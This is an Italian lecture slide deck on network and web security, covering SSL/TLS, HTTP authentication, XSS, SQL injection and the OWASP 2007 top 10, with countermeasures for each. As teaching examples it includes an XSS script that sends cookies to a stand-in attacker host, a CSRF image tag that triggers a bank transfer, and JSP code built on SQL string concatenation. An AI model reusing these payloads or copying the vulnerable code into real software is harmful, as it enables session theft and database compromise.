- **solo pacchetti unicast (no broadcast, no multicast, no anycast)**
- **tra parti che hanno attivato una SA:**
  - tramite chiavi condivise
  - tramite certificati X.509
- **… quindi in gruppi "chiusi"**

Protocolli di sicurezza orientati al canale di comunicazione

- **SSL / TLS**
  - il più diffuso al mondo
- **SSH**
  - ha avuto un momento di gloria (legato ai divieti di esportazione USA), ma oggi è una soluzione di nicchia
- **PCT**
  - proposto da MS come alternativa a SSL
  - uno dei pochi fiaschi di MS!

SSL (Secure Socket Layer)

- **proposto da Netscape Communications**
- **protocollo di trasporto sicuro (circa livello sessione):**
  - autenticazione (server, server+client)
  - riservatezza dei messaggi
  - autenticazione ed integrità dei messaggi
  - protezione da replay e da filtering
- **applicabile facilmente a HTTP, SMTP, NNTP, FTP, TELNET, ...**
  - HTTP sicuro (https://....) = TCP/443
  - NNTP sicuro = TCP/563

Porte ufficiali per applicazioni SSL

```
nsiiops      261/tcp # IIOP Name Service over TLS/SSL
https        443/tcp # http protocol over TLS/SSL
smtps        465/tcp # smtp protocol over TLS/SSL (was ssmtp)
nntps        563/tcp # nntp protocol over TLS/SSL (was snntp)
imap4-ssl    585/tcp # IMAP4+SSL (use 993 instead)
sshell       614/tcp # SSLshell
ldaps        636/tcp # ldap protocol over TLS/SSL (was sldap)
ftps-data    989/tcp # ftp protocol, data, over TLS/SSL
ftps         990/tcp # ftp protocol, control, over TLS/SSL
telnets      992/tcp # telnet protocol over TLS/SSL
imaps        993/tcp # imap4 protocol over TLS/SSL
ircs         994/tcp # irc protocol over TLS/SSL
pop3s        995/tcp # pop3 protocol over TLS/SSL (was spop3)
msft-gc-ssl 3269/tcp # MS Global Catalog with LDAP/SSL
```


SSL - autenticazione e integrità

- **all'apertura del canale:**
  - il server si autentica presentando la propria chiave pubblica (certificato X.509) e subendo una sfida asimmetrica
  - l'autenticazione del client (con chiave pubblica e certificato X.509) è opzionale
- **per l'autenticazione e l'integrità dei dati scambiati il protocollo prevede:**
  - un keyed digest (MD5 o SHA-1)
  - un MID per evitare *replay* e cancellazione

SSL - riservatezza

- il client genera una session key utilizzata per la cifratura simmetrica dei dati (RC2, RC4, DES, 3DES o IDEA)
- la chiave viene comunicata al server cifrandola con la chiave pubblica del server (RSA, Diffie Hellman o Fortezza-KEA)

SSL



Session-id

Tipica transazione Web:


- 1. open, 2. GET page.htm, 3. page.htm, 4. close
- 1. open, 2. GET home.gif, 3. home.gif, 4. close
- 1. open, 2. GET logo.gif, 3. logo.gif, 4. close
- 1. open, 2. GET back.jpg, 3. back.jpg, 4. close
- 1. open, 2. GET music.mid, 3. music.mid, 4. close

Se ogni volta si devono rinegoziare i parametri crittografici per SSL, il collegamento si appesantisce molto.

Session-id

- **per evitare di ri-negoziare ad ogni connessione i parametri crittografici, il server SSL può offrire un session identifier (ossia più connessioni possono far parte della stessa sessione logica)**
- **se il client, all'apertura della connessione, presenta un *session-id* valido si salta la fase di negoziazione e si procede subito col dialogo SSL**
- **il server può rifiutare l'uso del session-id (in assoluto o dopo un certo tempo dalla sua emissione)**

SSL con session-ID



SSL-3: novità rispetto a SSL-2

- **compressione dei dati:**
  - opzionale
  - prima della cifratura (dopo non serve …)
- **opzionalità della cifratura dei dati:**
  - per avere solo autenticazione e integrità
- **possibilità di rinegoziare la connessione:**
  - cambio periodico delle chiavi
  - cambio degli algoritmi

TLS

- **Transport Layer Security**
- **standard IETF:**
  - TLS-1.0 = RFC-2246 (jan 1999)
  - TLS-1.1 = RFC-4346 (apr 2006)
- **TLS-1.0 = SSL-3.1 (al 99% coincide con SSL-3)**
- **enfasi su algoritmi crittografici e di digest standard (non proprietari); supporto obbligatorio:**
  - DH + DSA + 3DES
  - HMAC
  - ... ossia la ciphersuite TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA

Supporto di SSL in NS, Mozilla, Firefox

- **(SSL-2) SSL-3, TLS-1**
- **configurazione facile degli algoritmi**
- **chiave privata in un file (key3.db) protetto da password con meccanismo a tempo**
- **interfaccia PKCS-11 verso dispositivi di sicurezza hardware**

Supporto di SSL in Internet Explorer

- **(SSL-2) SSL-3, TLS-1 (PCT solo fino a IE-4.x)**
- **configurazione difficile degli algoritmi (chiavi del registry)**
- **chiave privata nel registry senza protezione (!!) oppure con password da inserire ad ogni uso (!)**
- **interfaccia MS-CAPI verso dispositivi di sicurezza hardware**

SSL/TLS: configurazione dei browser

- **trust anchor**
  - cancellare tutte le CA non aziendali
- **verifica dello stato dei certificati**
  - attivare l'uso delle CRL e/o OCSP
  - attenzione ai ritardi introdotti da questi controlli
- **configurazione degli algoritmi accettati**
- **attenzione alla memorizzazione locale di:**
  - password
  - pagine scaricate tramite SSL
- **applicare tempestivamente le patch (specie per IE)**

SSL/TLS: configurazione dei server (I)

- **trust anchor**
  - cancellare tutte le CA non aziendali
  - distinguere bene tra CA del server e CA accettate per i certificati dei client
- **verifica dello stato dei certificati**
  - attivare l'uso delle CRL e/o OCSP
  - attenzione ai ritardi introdotti da questi controlli
- **configurazione degli algoritmi accettati**
  - possono differire in base ai requisiti di sicurezza di diversi server (virtuali)

SSL/TLS: configurazione dei server (II)

- **certificato X.509 del server deve contenere il suo nome DNS (come DN o subjectAltName)**
- **usare SSL-3**
  - ha session-id in chiaro (indispensabile per load balancing)
  - SSL-2 ha dei bachi
- **usare HTTP/1.1 con connessioni persistenti (Keepalive) per non rinegoziare il canale TCP e quindi anche quello SSL**
- **attenzione alla rinegoziazione automatica del canale (es. IE 5, 5.01 e 5.5 rinegoziano ogni 2' a causa del bug #Q265369)**

Server SSL: gestione della chiave privata

- **usata automaticamente da un processo**
- **opzioni:**
  - in chiaro dentro un file (facile ma richiede la protezione del file system)
  - in un file criptato, con chiave fornita all'avvio (operatore all'avvio + attaccabile da root via debug della RAM + non usabile per processi automatici)
  - su un dispositivo protetto (acceleratore crittografico o crypto-engine) che effettua anche le operazioni di crittografia:
    - genera la coppia Kpub / Kpri + cifra e decifra
    - autenticazione della richiesta di firma?

Sicurezza di HTTP

- **meccanismi di sicurezza definiti in HTTP/1.0:**
  - "address-based" = il server controlla l'accesso in base all'indirizzo IP del client
  - "password-based" (o Basic Authentication Scheme) = accesso limitato da username e password, codificate con Base64
- **entrambi gli schemi sono altamente insicuri (perché HTTP suppone che sia sicuro il canale!)**
- **HTTP/1.1 introduce "digest authentication" basata su sfida simmetrica**
- **RFC-2617 "HTTP authentication: basic and digest access authentication"**

HTTP - basic authentication scheme


```
GET /path/alla/pagina/protetta HTTP/1.0
   HTTP/1.0 401 Unauthorized - authentication failed
   WWW-Authenticate: Basic realm="RealmName"
Authorization: Basic B64_encoded_username_password
   HTTP/1.0 200 OK
   Server: NCSA/1.3
   MIME-version: 1.0
   Content-type: text/html
   <HTML> pagina protetta … </HTML>
```

Client authentication SSL a livello applicativo

- tramite la client authentication è possibile identificare l'utente che ha aperto un canale (senza richiedergli username e password)
- alcuni server web permettono di fare un mapping (semi-)automatico tra credenziali estratte dal certificato X.509 e utenti del server web e/o del S.O.

Autenticazione nelle applicazioni web

- più in basso si fà il controllo e meno parti si espongono agli attacchi
- inutile ripetere l'autenticazione (id propagabile)



Come introdurre username e password?

- la sicurezza effettiva dipende dalla URI del metodo usato per inviare username e password al server
- tecnicamente, non importa la sicurezza della pagina in cui si introducono i dati
- psicologicamente è importante la sicurezza della pagina in cui si introducono i dati perché pochi utenti hanno le conoscenze tecniche necessarie a verificare la URI del metodo usato per l'invio

Problemi degli applet Java

- **un applet Java esegue in un ambiente ristretto, la cosiddetta "sandbox"**
- **permessi di default molto ristretti:**
  - no accessi a dispositivi e dati locali
  - collegamenti di rete solo al server da cui proviene l'applet
- **sistema per il controllo della firma digitale degli applet e la concessione di privilegi particolari**
  - le funzionalità esatte dipendono dalla versione di Java installata sul client

Problemi dei controlli Active-X

- **i controlli Active-X sono codice eseguibile (una sorta di DLL scaricata dalla rete):**
  - non è possibile limitarne le funzionalità
  - è solo possibile certificarne l'origine tramite firma digitale (Authenticode)
- **problemi:**
  - possono contenere un baco o svolgere operazioni illecite
  - la certificazione può essere sbagliata (es. il famoso caso Verisign-Microsoft) o generata da una CA non fidata

Problemi di sicurezza nello sviluppo di applicazioni web

- **gestione dello stato**
  - accesso a dati riservati (es. dati personali)
- **cross-site scripting**
  - accesso ai dati conservati nei cookie
- **SQL injection**
  - esecuzione di query arbitrarie sul DB del server

Validare i dati!

- **validare sempre i dati di provenienza non fidata**
  - dati anonimi
  - dati che possono essere manipolati o falsificati
- **come validare i dati**
  - "check that it looks good"
  - "don't match that it looks bad"
- **dati non validati / ripuliti**
  - … sono la sorgente di moltissimi attacchi

Mai fidarsi del client!

- **controllare il client è impossibile!**
  - anche in una Intranet
  - anche per applicazioni protette da un firewall
- **in ogni tipo di applicazione**
  - mai fidarsi del codice eseguito sul client
  - assumere sempre che i dati passati al client possano essere manipolati in modo improprio/inatteso
  - la sicurezza deve essere server-based

Cross-site scripting

- **anche noto come XSS o CSS**
- **usato per vari scopi ma spesso per rubare le credenziali di autenticazione di un utente**
- **richiede una qualche forma di "social engineering"**
- **più comune di quanto si pensi**
- **grande varietà di meccanismi**
- **poco compreso dagli sviluppatori applicativi (anche data la complessità delle attuali applicazioni web)**

Stored XSS

- un browser invia dati (es. in un form)
- … che vengono memorizzati sul server (es. DBMS, file-system)
- … e poi inviati ad altri utenti
- problema: i dati contengono tag HTML (eventualmente anche <script>) che modificano il contenuto della pagina
- esempio: post di un commento che contiene uno script per fare redirect verso un altro sito

Reflective XSS

- un browser invia dati (es. in un form)
- … che vengono direttamente usati dall'applicazione lato server (es. in una query SQL) per generare la risposta
- problema: input inatteso all'applicazione che svolge un'operazione imprevista
- esempio: SQL injection

DOM XSS

- un browser invia dati (es. in un form)
- … che vengono memorizzati o usati direttamente dal server (es. in una query SQL) per generare la risposta
- problema: i dati contengono tag che manipolano il DOM (eventualmente anche XmlHttpRequest) e provocano un comportamento inatteso lato client

XSS: come funziona?

- **occorre accedere ad un sito web che non filtra i tag HTML quando accetta input da un utente**
- **permette di inserire codice HTML e/o script arbitrari in un link o una pagina**
- **es. Javascript in un link o pagina web:**
  - <script>document.location='http://www.hacker.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
  - quando la vittima esegue questo script, i suoi cookie (relativi al sito dello script) sono inviati al sito web dell'attaccante

XSS: come può essere sfruttato?

- **il cattivo inserisce lo script in una pagina web (che controlla) o lo inserisce in un suo mail:**
  - es. attaccante registra un oggetto su Ebay ed incorpora lo script nella sua descrizione
  - es. attaccante manda script in un mail HTML
- **lo script può essere**
  - lasciato in chiaro
  - offuscato (es. codifica esadecimale della stringa http://host/a.cgi?variable=%22%3E%3C…)
  - generato al volo (es. tramite un'altro script)
  - nascosto dentro un messaggio di errore

XSS: contromisure

- **validare l'input**
  - accettare input corretto
  - rifiutare (non cercare di correggere) input errato
- **codificare l'output con le entità HTML (es. ")**
  - non usare mai codici ASCII o UTF-8
- **specificare sempre la codifica dell'output (es. ISO-8859-1, UTF-8) per evitare interpretazioni errate**
- **non usare blacklist ma whitelist**
  - difficile scrivere una corretta blacklist
- **canonicalizzare l'input prima di esaminarlo**
  - evita errori di interpretazione

XSS: alcuni controlli base

- **usare librerie anti-XSS (es. .NET, PHP)**
- **ripulire l'input ricevuto, filtrando i metacaratteri**
- **convertire qualunque testo salvato o letto**

Da ...	a ...
<	&lt;
>	&gt;
#	&#35;
&	&#38;
(	&#40;
)	&#41;


SQL injection

- **fornire un input artefatto per alterare il codice SQL generato dinamicamente da un server:**
  - per modificare le condizioni di una query
  - per selezionare dati fuori dalla tabella che si sta usando (es. inserendo una UNION con la vista DBA_USERS)


Esempio JSP n. 1

```
String sql = new String(
  "SELECT * FROM WebUsers WHERE Username='"
  + request.getParameter("username")
  + "' AND Password='"
  + request.getParameter("password") + "'"
)
stmt = Conn.prepareStatement(sql)
rows = stmt.executeQuery()
le righe vengono inviate al browser ...
```

Esempio JSP n. 1: utente normale




Esempio JSP n. 1: utente maligno




Esempio JSP n. 2

```
String sql = new String(
  "SELECT * FROM product WHERE ProductName='"
  + request.getParameter("product_name")
  + "'"
)
stmt = Conn.prepareStatement(sql)
rows = stmt.executeQuery()
le righe vengono inviate al browser ...
```

Esempio JSP n. 2: utente normale



Esempio JSP n. 2: utente maligno



SQL injection: come evitarlo

- revisionare tutti gli script e le pagine dinamiche, comunque generate (CGI, PHP, ASP, JSP, ...)
- validare l'input dell'utente, trasformando gli apici singoli in sequenze di due apici
- suggerire agli sviluppatori di usare le query parametrizzate per introdurre i valori delle variabili fornite dall'utente, piuttosto che generare codice SQL tramite concatenazione di stringhe

SQL injection: dove può capitare?

- **non solo nelle query dinamiche generate da input ricevuto dal web ...**
- **ma anche in:**
  - Java Servlets
  - Java Stored Procedures
  - web services (SOAP, …)

OWASP top 10 web vulnerabilities (2007)

Open Web Application Security Project (owasp.org)

1. **Cross Site Scripting (XSS)**
2. **Injection flaws**
3. **Malicious file execution**
4. **Insecure direct object reference**
5. **Cross Site Request Forgery (CSRF)**
6. **Information leakage and improper error handling**
7. **Broken authentication and session management**
8. **Insecure cryptographic storage**
9. **Insecure communications**
10. **Failure to restrict URL access**

(owasp.2) Injection flaws

- **SQL injection è il problema più famoso**
- **… ma sono anche possibili attacchi con LDAP, XPath, XSLT, HTML, XML, OS command**
- **problema: input inatteso eseguito da un interprete**
- **soluzioni:**
  - evitare gli interpreti
  - usare comandi a struttura fissa, usando l'input dell'utente solo come un parametro

(owasp.3) Malicious file execution

- **se il server usa un framework applicativo che permette di eseguire il contenuto di file o URL**
- **… il client può cercare:**
  - di fare eseguire un proprio codice
  - di accedere a file presenti sul server (se ne conosce o ne può ipotizzare il nome)
- **attacco particolarmente serio per PHP (ed in parte per .NET)**
- **soluzione: impedire al server l'accesso a URL o file tramite firewall, chroot, sandbox, VLAN, …**

(owasp.4) Insecure direct object reference

- **se l'applicazione usa direttamente come parametro un oggetto reale (es. chiave di DB, file)**
- **… il client può cambiare tale riferimento per cercare di accedere ad un diverso oggetto**
- **es. nel 2000 il server web dell'ufficio Australiano delle tasse usava nella URL il codice fiscale dell'utente … così un utente ha raccolto i dati fiscali di altri 17.000 utenti**
- **soluzione: non esporre mai nell'interfaccia direttamente i riferimenti agli oggetti applicativi**

(owasp.5) Cross Site Request Forgery

- **CSRF**
- **invio al browser (es. tramite sito web "cattivo" o mail HTML) di una URL attiva per eseguire un'azione sul server bersaglio**
- **esempio:**
  - <img src="http://miabanca.it/do?azione=bonifico">
- **molto efficace verso quei server web che usano autenticazione automatica (es. basata su cookie, ticket di Kerberos, user+pwd inviati automaticamente)**

(owasp.6) Information leakage and improper error handling

- **informazioni critiche involontariamente rivelate da un'applicazione web**
- **esempi:**
  - messaggi di errore diversi per username o password errate
  - nome delle tabelle o dei campi di un DB se la query è errata
- **contromisure: testo minimale degli errori verso il browser (ma – per debug – testo completo nel log)**

(owasp.7) Broken authentication and session management

- **schemi non standard di autenticazione contengono spesso errori**
- **meccanismi di gestione dello stato / sessioni permettono di acquisire il controllo di altre sessioni**

Esempi di errori nel mantenere lo stato

- **in campi HIDDEN:**
  - <input type="hidden" name="speaker_id" value= "123">
- **nei cookie**
  - trasmessi su canali non sicuri
  - manipolabili sul client
- **nelle URL**
  - <a href="addSpeaker.cfm?speaker_id=123"
- **in tutti i casi è facile cambiare il valore di speaker_id (es. a 124) e quindi accedere ai dati di qualcun altro**

Come mantenere lo stato?

- **molte applicazioni (soprattutto quelle web-based) devono mantenere uno stato lato client**
- **regola generale:**
  - mai dare al client niente altro che un session ID (i dati della sessione devono stare sul server)
- **in Java, usare l'oggetto Session:**
  - HttpSession session=request.getSession( );
  - Java session ID trasmesso tramite cookie o URL
  - il Session ID di Java è resistente (veramente random, impredicibile, non attaccabile con forza bruta)

(owasp.8) Insecure cryptographic storage

- **tipici problemi:**
  - dati sensibili non cifrati
  - uso di algoritmi "casalinghi"
  - uso errato di algoritmi forti
  - uso di algoritmi notoriamente deboli (es. RC2-40)
  - chiavi memorizzate direttamente nell'applicazione
  - chiavi memorizzate in file non protetti

(owasp.9) Insecure communications

- **usare solo canali protetti:**
  - per le sessioni autenticate verso i client
  - per i collegamenti verso il back-end
- **spesso non viene fatto per un presunto peggioramento delle prestazioni o per contrasto con gli IDS / IPS**

(owasp.10) Failure to restrict URL access

- protezione di una URL semplicemente non rendendola pubblica o non presentandola nell'interfaccia (security through obscurity)
- … ma non facendo nessun controllo reale di autenticazione
- … oppure facendo un controllo client-side

- problema: protezione facilmente superabile (es. URL presente in una prima versione e poi rimossa)